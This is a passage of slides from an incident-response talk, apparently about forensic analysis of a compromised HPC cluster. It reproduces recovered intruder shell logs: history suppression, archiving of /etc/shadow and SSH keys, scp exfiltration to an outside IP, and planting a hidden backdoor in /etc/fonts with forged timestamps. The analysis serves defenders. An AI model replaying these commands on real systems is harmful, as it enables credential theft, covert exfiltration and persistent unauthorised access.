3 18:40:56 authpriv sshd  pam_unix(sshd:session): session
      opened for user root by (uid=0)
```

[5] `https://backdrift.org/logging-bash-history-to-syslog-using-traps`

Analysis
Intruder's shell session (1)

Shell History Logging[5] was enabled on some admin nodes.
As a result of **carving**, we could restore entire shell sessions.
Login on `admin2`, five minutes prior to backdoor deployment:

```
1 18:40:55 authpriv sshd  Accepted publickey for root from
      192.168.1. port 48076 ssh2: RSA SHA256:<pubkey>
2 18:40:56 auth systemd-logind  New session 5356 of user root
3 18:40:56 authpriv sshd  pam_unix(sshd:session): session
      opened for user root by (uid=0)
```

Covering tracks:

```
1 18:41:05 root  HistLog 18:40 dir=/root export HISTFILE=/dev
      /null
2 18:41:05 root  HistLog dir=/root unset SSH_CLIENT
3 18:41:05 root  HistLog dir=/root unset SSH_CONNECTION
4 18:41:05 root  HistLog dir=/root alias ssh=''/usr/bin/ssh -
      o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/
      null''
```

[5] https://backdrift.org/logging-bash-history-to-syslog-using-traps

Analysis
Intruder's shell session (2)

Gather system information as `etc.tgz`:

```
1 18:42:01 HistLog dir=/var/tmp iptables -t security -n -L >>
      iptables
2 18:42:01 HistLog dir=/var/tmp uname -a > ifconfig
3 18:42:02 HistLog dir=/var/tmp route -n > route
4 18:42:02 HistLog dir=/var/tmp df > df
5 18:42:02 HistLog dir=/var/tmp tar -czf etc.tgz /etc/passwd
     /etc/passwd- /etc/shadow /etc/shadow- /etc/shadow.bak /
     etc/host.conf /etc/hostname /etc/hosts /etc/hosts.allow
      /etc/hosts.deny /etc/hosts.tpl /etc/group /etc/group-
     /etc/gshadow /etc/gshadow- /etc/ssh ./ifconfig ./
     iptables ./lastlog ./netstat_listen ./route ./df ...
```

Afterwards similiar process to find credentials (SSH, VNC, shell history etc.)

Analysis
Intruder's shell session (3)

Data Extraction[6]

```
1 18:42:11 HistLog 18:40 dir=/var/tmp ping 202.120.32.231
2 18:42:14 HistLog 18:40 dir=/var/tmp ls -alt
3 18:42:31 HistLog 18:40 dir=/var/tmp scp allssh.tgz etc.tgz
      <user>@202.120.32.231:/var/tmp
```

[6] https://www.cadosecurity.com/2020/05/16/1318/

Analysis
Intruder's shell session (3)

Data Extraction[6]

```
1 18:42:11 HistLog 18:40 dir=/var/tmp ping 202.120.32.231
2 18:42:14 HistLog 18:40 dir=/var/tmp ls -alt
3 18:42:31 HistLog 18:40 dir=/var/tmp scp allssh.tgz etc.tgz
      <user>@202.120.32.231:/var/tmp
```

Deploy backdoor and **wipe session logs**

```
1 18:43:12 HistLog 18:40 dir=/var/tmp cd /etc/fonts
2 18:44:07 HistLog 18:40 dir=/etc/fonts scp 10.0.0.4:/etc/
      fonts/.* .
3 18:44:09 HistLog 18:40 dir=/etc/fonts ls -alt
4 18:44:26 HistLog 18:40 dir=/etc/fonts touch -r conf.d . .
      .. .fonts .low
5 18:44:27 HistLog 18:40 dir=/etc/fonts ls -alt
6 18:44:44 HistLog 18:40 dir=/etc/fonts /etc/fonts/.low -a
      root admin0.hpc..tu-dresden.de
```

[6] https://www.cadosecurity.com/2020/05/16/1318/

The bottom line

Attackers...

- abused captured login credentials from legitimate HPC users
- utilized exploits and weaknesses specifically tailored to target systems
- were a prime example of an **A**dvanced **P**ersistent **T**reat

The bottom line

Attackers…

- abused captured login credentials from legitimate HPC users
- utilized exploits and weaknesses specifically tailored to target systems
- were a prime example of an **A**dvanced **P**ersistent **T**reat

The bright side

- Once IoCs were known, affected systems were quickly discovered
- **No** indications of further abuse of compromised clusters
- Resulting damage mostly in downtime and re-setup of the HPC systems
- Stronger focus on security aspects of HPC computing since the incident

The bottom line

Attackers...

- abused captured login credentials from legitimate HPC users
- utilized exploits and weaknesses specifically tailored to target systems
- were a prime example of an **A**dvanced **P**ersistent **T**reat

The bright side

- Once IoCs were known, affected systems were quickly discovered
- **No** indications of further abuse of compromised clusters
- Resulting damage mostly in downtime and re-setup of the HPC systems
- Stronger focus on security aspects of HPC computing since the incident

Detailed analysis write-up available at
`https://educv.de/blog/post-2021-02-17-analyzing-a-compromised-hpc-cluster`